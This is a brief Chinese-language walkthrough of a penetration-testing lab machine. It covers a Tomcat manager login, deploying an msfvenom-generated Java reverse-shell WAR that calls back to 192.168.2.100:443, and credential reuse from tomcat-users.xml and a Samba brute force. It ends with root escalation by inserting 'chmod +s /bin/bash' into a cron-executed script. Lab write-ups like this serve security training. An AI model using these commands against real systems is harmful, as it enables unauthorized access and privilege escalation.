
shell as tomcat7 by war-deploy
使用thisisasuperduperlonguser:heartbreakisinevitable登录tomcat后台
msfvenom -p java/shell_reverse_tcp lhost=192.168.2.100 lport=443 -f war > shell.war
生成反弹shell war包进行部署

shell as fluffy by tomcat-users.xml

在tomcat-users.xml中还泄露了另一对凭证fluffy:freakishfluffybunny
直接su切换,此处su前的用户是qiu,在samba爆破时已经得到过qiu:password
shell as root by crontab
在/home/flyffy/.private/secretss下发现timeclock文件,是一个shell脚本用于向/var/www/html/time写入当前系统时间
在低权限视角下看不到计划任务,脚本功能的动态实现大概率依赖于crontab
在timeclock脚本中写入chmod +s /bin/bash,使用watch -n 1 ls -la /bin/bash,当权限位增加s时执行/bin/bash -p提权


提权后查看/var/spool/cron/crontabs/root发现两条计划任务